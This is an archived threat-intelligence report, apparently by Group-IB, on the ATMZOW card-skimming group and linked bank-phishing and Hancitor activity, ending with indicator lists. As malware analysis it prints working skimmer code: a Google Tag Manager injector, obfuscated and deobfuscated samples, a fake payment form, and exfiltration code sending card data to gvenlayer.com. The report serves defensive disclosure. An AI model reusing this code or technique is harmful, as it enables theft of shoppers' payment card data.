
Switching side jobs

Archived: 2026-05-05 02:35:33 UTC

The hacker group ATMZOW and its JavaScript-sniffer became known in 2020, thanks to the Malwarebytes researchers, when the group installed a JS sniffer on a website that was collecting donations for victims of the Australia bushfires.

However, based on a specific obfuscation technique used by the group, we can track its activities back to 2015 as “Magento Guruincsite malware”. Moreover, one of the first domain names, used by the group, was created in 2016.

According to Group-IB Threat Intelligence data, **ATMZOW has successfully infected at least 483 websites belonging to the domain zones of Italy, Germany, France, UK, Australia, India, Brazil etc**. since the beginning of 2019.



Group-IB specialists collected information about ATMZOW’s recent activity and found ties with a phishing campaign targeting clients of a US bank based on the same JS obfuscation technique and a connection between the domain names used for the JS sniffer and the phishing domains on account of the same email address used. Further analysis showed that **the same phishing kit was used during the activity of Prometheus TDS**, when an unknown adversary used phishing pages as a final redirect when distributing Hancitor malware. **With moderate confidence, we can conclude that both the ATMZOW JS sniffer campaign and related phishing attacks could have been conducted by the Hancitor group.**

ATMZOW: recent activity

In May 2022 **Group-IB specialists discovered that ATMZOW started using Google Tag Manager** (GTM) **to deliver malicious payloads**. Google Tag Manager is a tag management system that allows website owners to quickly and easily update various code snippets known as tags on websites and mobile apps.

The hackers created a Google Tag Manager link with ID GTM-WNV8QFR and started using legitimate GTM code to inject JS sniffers. Injection starts with a common GTM snippet.

```
(function(w, d, s, l, i) {
    w[l] = w[l] || [];
    w[l].push({
        'gtm.start': new Date().getTime(),
        event: 'gtm.js'
    });
    var f = d.getElementsByTagName(s)[0],
        j = d.createElement(s),
        dl = l != 'dataLayer' ? '&l=' + l : '';
    j.async = true;
    j.src = 'https://www.googletagmanager.com/gtm.js?id=' + i + dl;
    f.parentNode.insertBefore(j, f);
})(window, document, 'script', 'dataLayer', 'GTM-WNV8QFR');
```

Figure 1: Google Tag Manager snippet with the attacker's ID

This GTM script contains a specific tag ("*vtp_html*") with the next stage injector.

```
"tags": [{
    "function": "__html",
    "metadata": ["map"],
    "once_per_event": true,
    "vtp_html": "<script type=\"text\/gtmscript\">if(-1!=location.href.search(atob(\"
        Y2hlY2tvdXQ\"))){var w=document.createElement(\"script\");w.src=atob(\"
        aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWIuY29tL2Nzcy8\");document.head.appendChild(w)};<
        \/script>",
    "vtp_supportDocumentWrite": false,
    "vtp_enableIframeMode": false,
    "vtp_enableEditJsMacroBehavior": false,
    "tag_id": 3
}],
```

Figure 2: Google Tag Manager script with the attacker's injector

Executing the script loaded by Google Tag Manager appends the injector to the DOM of the infected website.

```
if (-1 != location.href.search(atob("Y2hlY2tvdXQ"))) {
    var w = document.createElement("script");
    w.src = atob("aHR0cHM6Ly9kZXNpZ25lc3R5bGVsYWIuY29tL2Nzcy8");
    document.head.appendChild(w)
};
```

Figure 3: The attacker's injector

The injector checks if the current user's address in the address bar contains a "*checkout*" substring. If it does, the injector loads the final payload from *https://designestylelab[.]com/css/*. The script loaded from *https://designestylelab[.]com/css/* is a sample of the ATMZOW JS sniffer, but it contains an additional layer of obfuscation.

```
window.WVcVt=function(QmDNQ,cQKUc,GoQjP){cQKUc=atob(cQKUc).split(',');GoQjP=
    document[cQKUc[2]](GoQjP);GoQjP[cQKUc[5]](cQKUc[0],atob(QmDNQ[cQKUc[4]](
    QmDNQ[cQKUc[4]]('')[0])[cQKUc[3]]('')));GoQjP[cQKUc[1]]();}
WVcVt('_IChmd_W5_jd_Glvb_igpey_hmd_W5_jd_Glvb_iB_FOE_JaT_FM_oKXt_2YXIgWlVM_WFFC
P_VN0_cmluZy_5_mcm9t_Q2hhckNvZGUoM_T_E_1_LDE_xM_iwxM_DgsM_T_A_1_LDE_xNiw0_NCwxM
_T_YsM_T_E_xLDgzLDE_xNiwxM_T_QsM_T_A_1_LDE_xM_CwxM_DM_sNDQsM_T_A_2LDE_xM_S_wxM_
DUsM_T_E_wLDQ0_LDE_wOCwxM_DE_sM_T_E_wLDE_wM_y_wxM_T_YsM_T_A_0_LDQ0_LDk5_LDE_wNC
w5_Ny_wxM_T_QsNjcsM_T_E_xLDE_wM_CwxM_DE_sNjUsM_T_E_2LDQ0_LDE_wM_iwxM_T_QsM_T_E_
xLDE_wOS_w2Ny_wxM_DQsOT_csM_T_E_0_LDY3LDE_xM_S_wxM_DA_sM_T_A_xKVt_T_d_HJpb_mcuZ
nJvb_UNoYXJDb_2RlKDE_xNS_wxM_T_IsM_T_A_4_LDE_wNS_wxM_T_YpXS_hT_d_HJpb_mcuZnJvb_
UNoYXJDb_2RlKDQ0_KS_k7ZnVuY3Rpb_24_gS_lZXU1_ZUKE_ZDT_1_hCS_il7RkNP_WE_JKP_UZDT_
1_hCS_lt_aVUxYUUJb_M_F1_d_KCIiKT_t_2YXIgR1_VT_NDlVP_UU4_QlpM_U1_t_aVUxYUUJb_M_V
1_d_KClb_WlVM_WFFCWzB_d_XS_gvXCh8IHwJf_Fxuf_Fxy_f_Dt_8f_Xx7f_FwpLy_lb_WlVM_WFFC
WzJd_XS_giIilb_WlVM_WFFCWzNd_XVt_aVUxYUUJb_M_V1_d_KClb_WlVM_WFFCWzB_d_XS_giIiks
QkQ0_Q1_B_QP_T_A_sR0_1_JVk1_GP_S_IiLE_VWN0_hWOT_0_iIixP_M_E_NP_NzY9M_CxGS_UVS_O
E_g7Zm9y_KE_ZJRVI4_S_D0_wO0_ZJRVI4_S_DxGQ0_9YQkpb_WlVM_WFFCWzNd_XT_t_GS_UVS_OE_
g9RklFUjhIKzIpe2lmKE_d_VUzQ5_VVt_aVUxYUUJb_M_1_1_d_P_T_1_CRDRDUFA_pe0_JE_NE_NQU
D0_wO31_FVjd_IVjk9cGFy_c2VJb_nQoRkNP_WE_JKW0_ZJRVI4_S_F0_rRkNP_WE_JKW0_ZJRVI4_S
_CsxXS_wzM_Ckt_R1_VT_NDlVW0_JE_NE_NQUF1_b_WlVM_WFFCWzRd_XS_gwKS_1_P_M_E_NP_NzY7
R0_1_JVk1_GKz1_T_d_HJpb_md_b_WlVM_WFFCWzVd_XS_hFVjd_IVjkpO0_8wQ0_83Nj1_FVjd_IVj
k7QkQ0_Q1_B_QKy_t_9cmV0_d_XJuIE_d_NS_VZNRn1_aVUxYUUI9S_lZXU1_ZUKCI1_aT_huOGk4_b
_jkzOT_Y4_d_DhvOGI4_b_jhuOT_E_5_ajhwOGo4_ZzhjOT_c5_Zzk5_OT_E_5_M_jllNXM_1_b_Dk1
_OHQ3azZsNGY1_cT_ht_OT_Q5_ZzhvOG85_Yzhy_OGI4_cT_liOT_k4_aT_hrOHA_5_NDloOG0_4_b_
Dhq_OGE_5_NDlpOWM_4_d_Dh0_OWc2M_T_VlOGk5_OT_Y0_M_zYzcjRzNzY4_b_T_ZkNjc4_b_jhq_O
HA_5_Zzd_t_NHQ2NjhuOHA_4_YzhvOT_I4_b_jk5_NnI1_M_jVzNzQ4_ZDc4_NXM_3NDhpOT_k2cT_Y
```

Figure 4: ATMZOW sample with additional obfuscation

If we remove the junk symbols from the long string in this sample, we obtain a Base64-encoded string. After decoding, we obtain an ATMZOW sample with its common obfuscation.

```
(function(){(function E8BZLS(){var ZULXQB=String.fromCharCode(115,112,108,105,
    116,44,116,111,83,116,114,105,110,103,44,106,111,105,110,44,108,101,110,103
    ,116,104,44,99,104,97,114,67,111,100,101,65,116,44,102,114,111,109,67,104,
    97,114,67,111,100,101)[String.fromCharCode(115,112,108,105,116)](String.
    fromCharCode(44));function JVWSVT(FCOXBJ){FCOXBJ=FCOXBJ[ZULXQB[0]]("");var
    GUS49U=E8BZLS[ZULXQB[1]]()[ZULXQB[0]](/\(| | |\n|\r|;|}|{|\)/)[ZULXQB[2]]("
    ")[ZULXQB[3]][ZULXQB[1]]()[ZULXQB[0]](""),BD4CPP=0,GMIVMF="",EV7HV9="",
    O0CO76=0,FIER8H;for(FIER8H=0;FIER8H<FCOXBJ[ZULXQB[3]];FIER8H=FIER8H+2){if(
    GUS49U[ZULXQB[3]]==BD4CPP){BD4CPP=0;}EV7HV9=parseInt(FCOXBJ[FIER8H]+FCOXBJ[
    FIER8H+1],30)-GUS49U[BD4CPP][ZULXQB[4]](0)-O0CO76;GMIVMF+=String[ZULXQB[5]]
    (EV7HV9);O0CO76=EV7HV9;BD4CPP++}return GMIVMF}ZULXQB=JVWSVT("5i8n8i8n93968t
8o8b8n8n919j8p8j8g8c979g9991929e5s5l958t7k6l4f5q8m949g8o8o9c8r8b8q9b998i8k8p949
h8m8l8j8a949i9c8t8t9g615e8i9964363r4s768m6d678n8j8p9g7m4t668n8p8c8o928n996r525s
748d785s748i996q658k8l8s9e7j516c8r9899706r8q969h6o3t6n9h9l9c8p784t41525s7c8q6d6
n9f9k9f8p764s6j8m8p908o916t6g8p9d9g9a967d4o4i7b9i7n4q525s7c8i8b8f8n6d6a8t997i51
678s9g969199929d998p8o938r888b8a8l9b998n8f8t6l426n9f9k9f8p764s6j8m8p908o916t6g8
p9d9g9a967d4o4i7b9i7n4q52657p8s8h8l956l557a8p8r685g89998n8f8t7h5d718j888f8p7e5p
768l976n678n8j8p9g7m4t6c91989d9g776j8n9e70525q7891989d9g6o6k948i8c8g8j8s958o8f8
s7l514a4h4k4k48474k4k4i474a4k4i4h4a4a4i4h4k4c40648n8l8q9d7m516d8s989f9h74779395
```

Figure 5: ATMZOW sample

After decrypting the strings used in this sample, we obtain a clean script of the ATMZOW JS sniffer.

```
function GMY154() {
    var KNDCBD = document['getElementById']('p_method_paypal_express');
    var EMF4JP = document['getElementById']('ireLE');
    if (KNDCBD && !EMF4JP) {
        if (KNDCBD['checked'] == true) {
            var UXDT2S = document['getElementById']('payment_form_paypal_express');
            var G7IWDB = document['createElement']('div');
            G7IWDB['id'] = 'ireLE';
            G7IWDB['innerHTML'] = '  <dl class="clearfix"><dd><div class="form-list" style=""><li
                style="margin-bottom: 5px;"><label for="authorizenet_cc_number" style="margin-bottom:
                5px;">Credit Card Number</label><div class="input-box"><input placeholder="**** **** ****
                ****" class="input-text required-entry" type="text" name="payment[cc_number]"
                title="Credit Card Number" style="visibility:visible;width:210px;position:inherit;">
                </div></li><li style="margin-bottom: 5px;"> <label for="authorizenet_expiration"
                style="margin-bottom: 5px;">Expiration Date</label> <div class="input-box"> <div
                class="v-fix"><input type="text" name="payment[cc_exp_month]" maxlength="2"
                style="position:inherit;visibility: visible;width:100px;margin-right: 10px;"
                class="input-text required-entry" placeholder="MM"><input type="text" name="payment[
                cc_exp_year]" maxlength="4" style="position:inherit;visibility: visible;width:100px;"
                class="input-text required-entry" placeholder="YYYY"> </div></div> </li><li
                style="margin-bottom: 5px;"><label for="authorizenet_cc_cid" style="margin-bottom:
                5px;">Card Verification Number</label> <div class="input-box"> <div class="v-fix"><input
                type="text" style="position:inherit;visibility: visible;width:100px;" maxlength="4"
                class="input-text required-entry" placeholder="CVC" title="Card Verification Number"
                name="payment[cc_cid]"></div></div></li> </div></dd> </dl>'['split']('*')['join'](String['
                fromCharCode'](9679));
            EZUX7V(G7IWDB, KNDCBD['parentNode']);
            UXDT2S['style']['display'] = 'none'
        }
    }
    if (KNDCBD && EMF4JP) {
        if (KNDCBD['checked'] == false) {
            if (document['getElementById']('ireLE')) {
                var USPSDT = document['getElementById']('ireLE');
                USPSDT['parentNode']['removeChild'](USPSDT)
            }
        }
    }
    setTimeout(GMY154, 100)
}
GMY154()
```

Figure 6: Use of a fake payment form in a sample of the ATMZOW JS sniffer

```
function KXTHWV() {
    if (!KB585W) {
        KB585W = true;
        document['addEventListener']('visibilitychange', function() {
            if (document['visibilityState'] === 'hidden') {
                X796YB = 'https://';
                Y4EFWB = btoa(NOC4KT);
                Y4EFWB = btoa(Y4EFWB)['split']('=')['join']('');
                if (QJSQ7F['length'] > 7000) {
                    UCLNEV = QJSQ7F['substring'](0, 7000);
                    SAE4F3 = QJSQ7F['substring'](7000);
                    const XPTRHG = 'https://gvenlayer.com/track/?event=' + (new Date())['getTime']() + '
                        &keypar_r=' + VY1Z5U + '&keypar=' + Y4EFWB + UCLNEV;
                    var OVZ984 = new Image;
                    OVZ984['src'] = XPTRHG;
                    const HH2182 = 'https://gvenlayer.com/track/?event=' + (new Date())['getTime']() + '
                        &keypar_r=' + VY1Z5U + '&keypar=' + Y4EFWB + SAE4F3;
                    var R5R7HE = new Image;
                    R5R7HE['src'] = HH2182
                } else {
                    const XPTRHG = 'https://gvenlayer.com/track/?event=' + (new Date())['getTime']() + '
                        &keypar_r=' + VY1Z5U + '&keypar=' + Y4EFWB + QJSQ7F;
                    var OVZ984 = new Image;
                    OVZ984['src'] = XPTRHG
                }
            }
        })
    }
}
```

Figure 7: Exfiltration address https://gvenlayer[.]com/track/ in a sample of the ATMZOW JS sniffer

Phishing campaign

In January 2022 Group-IB specialists detected several phishing pages targeting clients of a US-based bank. The pages used IDN domain names. A noteworthy fact about the pages is that they have a JavaScript script, which was presumably obfuscated **by the same tool as used by ATMZOW for the group's samples of JS sniffers.**

Figure 8: Screenshot of a JS script from the page https://xn--keyvigatrs-key-7oc4531jsva[.]com/ktt/cmd/logon

Since then we have detected only 7 unique domains used for phishing pages with a similar obfuscated JS:

- xn--kys-nvigatorky-zp8g5mna[.]com

- xn--kynavigatos-ky-pwc6541jna[.]com
- navlgator-kcy[.]com
- xn--kyavigator-ky-jjc7914ima[.]com
- xn--ky-vigatorkey-kjc9383i4ka[.]com
- xn--key-vigatrs-key-wuc9688j1wa[.]com
- xn--keyvigatrs-key-7oc4531jsva[.]com

Connection between the JS-sniffer and the phishing campaign

When we detected the same obfuscation technique on a phishing website for the first time, we hypothesized that the method was not unique to ATMZOW, but that other hackers could be using the same obfuscator. However, further analysis of the group's recent activity showed additional evidence that **attacks involving the JS sniffer and the phishing campaign were conducted by the same group.**

When **ATMZOW** started using Google Tag Manager as the initial stage of their infections, they used a website with the domain name *designestylelab[.]com* as the storage location for their payloads. With a patented technology named Group-IB Graph, we discovered that this domain was created using the email address *anne5lindt@winocs.com*. The same email address was used to create two more IDN domains for phishing pages targeting clients of the same bank as the pages with the ATMZOW-like obfuscation, which we first detected in January 2022:

- kẹy-n̰ạvigatorkey.com (xn--ky-vigatorkey-kjc9383i4ka[.]com)
- key-n̰ạvigatọrskey.com (xn--key-vigatrskey-8oc4531jsva[.]com)




Figure 9: Graph shows a connection between JS sniffer storage and phishing domains

In addition, one of these domains created with the email address *anne5lindt@winocs.com* (*xn--ky-vigatorkey-kjc9383i4ka[.]com*) **was tagged as a phishing page with ATMZOW-like obfuscated JS script**. It was detected on January 27, 2022.

Based on the same JS obfuscation technique and the connection between the domain names used for the JS sniffer and the phishing domains (the same email address), we can conclude with a high degree of reliability that **both campaigns were conducted by the same threat group.**

Connection between the phishing campaign and Hancitor malware

While analyzing Prometheus TDS, **Group-IB Threat Intelligence specialists detected several cases when phishing pages targeting clients of the same bank were used as a final redirect after downloading the malicious payload distributed by Prometheus TDS**. In all cases, the malicious payload was Microsoft Office documents with a macro that dropped Hancitor malware.

For example, a common method of distribution via Prometheus TDS was the use of Google Docs with a link to the compromised website with *Prometheus.Backdoor* installed. In this case, the *Prometheus.Backdoor* link was *hXXp://www.swingsidebilbao[.]com/wp-content/plugins/contact-form-7/includes/block-editor/carl.php*. If a user clicked on the link, they would receive a malicious Office document "*0210_4367220121562.doc*" (SHA1: *be3effcb9069ac6d66256c8246fde33e55980403*) and then would be redirected to the phishing website *hXXps://xn--keynvigatorkey-yp8g[.]com/ktt/cmd/logon0210_4367220121562.do*c. If the user opened the malicious document and enabled macros then, the document would drop the Hancitor DLL (*SHA1: 17693bca881ec9bc9851fcb022a664704c048b9d*).

As we can see, in this case the hackers used IDN domains again to spoof a real banking website. Moreover, if we compare unique URLs generated while analyzing phishing pages from both campaigns, it is clear that **both phishing pages were created using the same kit, with slight modifications.**

Based on the information we collected, we can therefore conclude with a high degree of reliability that **both clusters of phishing pages are part of a long-running phishing campaign conducted by one cybercriminal group.**

IoCs

Phishing websites with ATMZOW-like obfuscation

- xn--kys-nvigatorky-zp8g5mna.com
- xn--kynavigatos-ky-pwc6541jna.com
- navlgator-kcy.com
- xn--kyavigator-ky-jjc7914ima.com
- xn--ky-vigatorkey-kjc9383i4ka.com
- xn--key-vigatrs-key-wuc9688j1wa.com
- xn--keyvigatrs-key-7oc4531jsva.com

Phishing websites detected in the Hancitor campaign with Prometheus TDS

- xn--avigatorkey-56b.com
- xn--nvigators-key-if2g.com
- xn--keynvigatorkey-yp8g.com
- xn--xprss53-s8ad.com

ATMZOW GTM ID

- GTM-WNV8QFR

ATMZOW JS sniffer storage

- designestylelab.com

ATMZOW JS sniffer gates

- gvenlayer.com
- metahtmlhead.com
- winsiott.com
- congolo.pro
- vamberlo.com
- nmdatast.com
- seclib.org
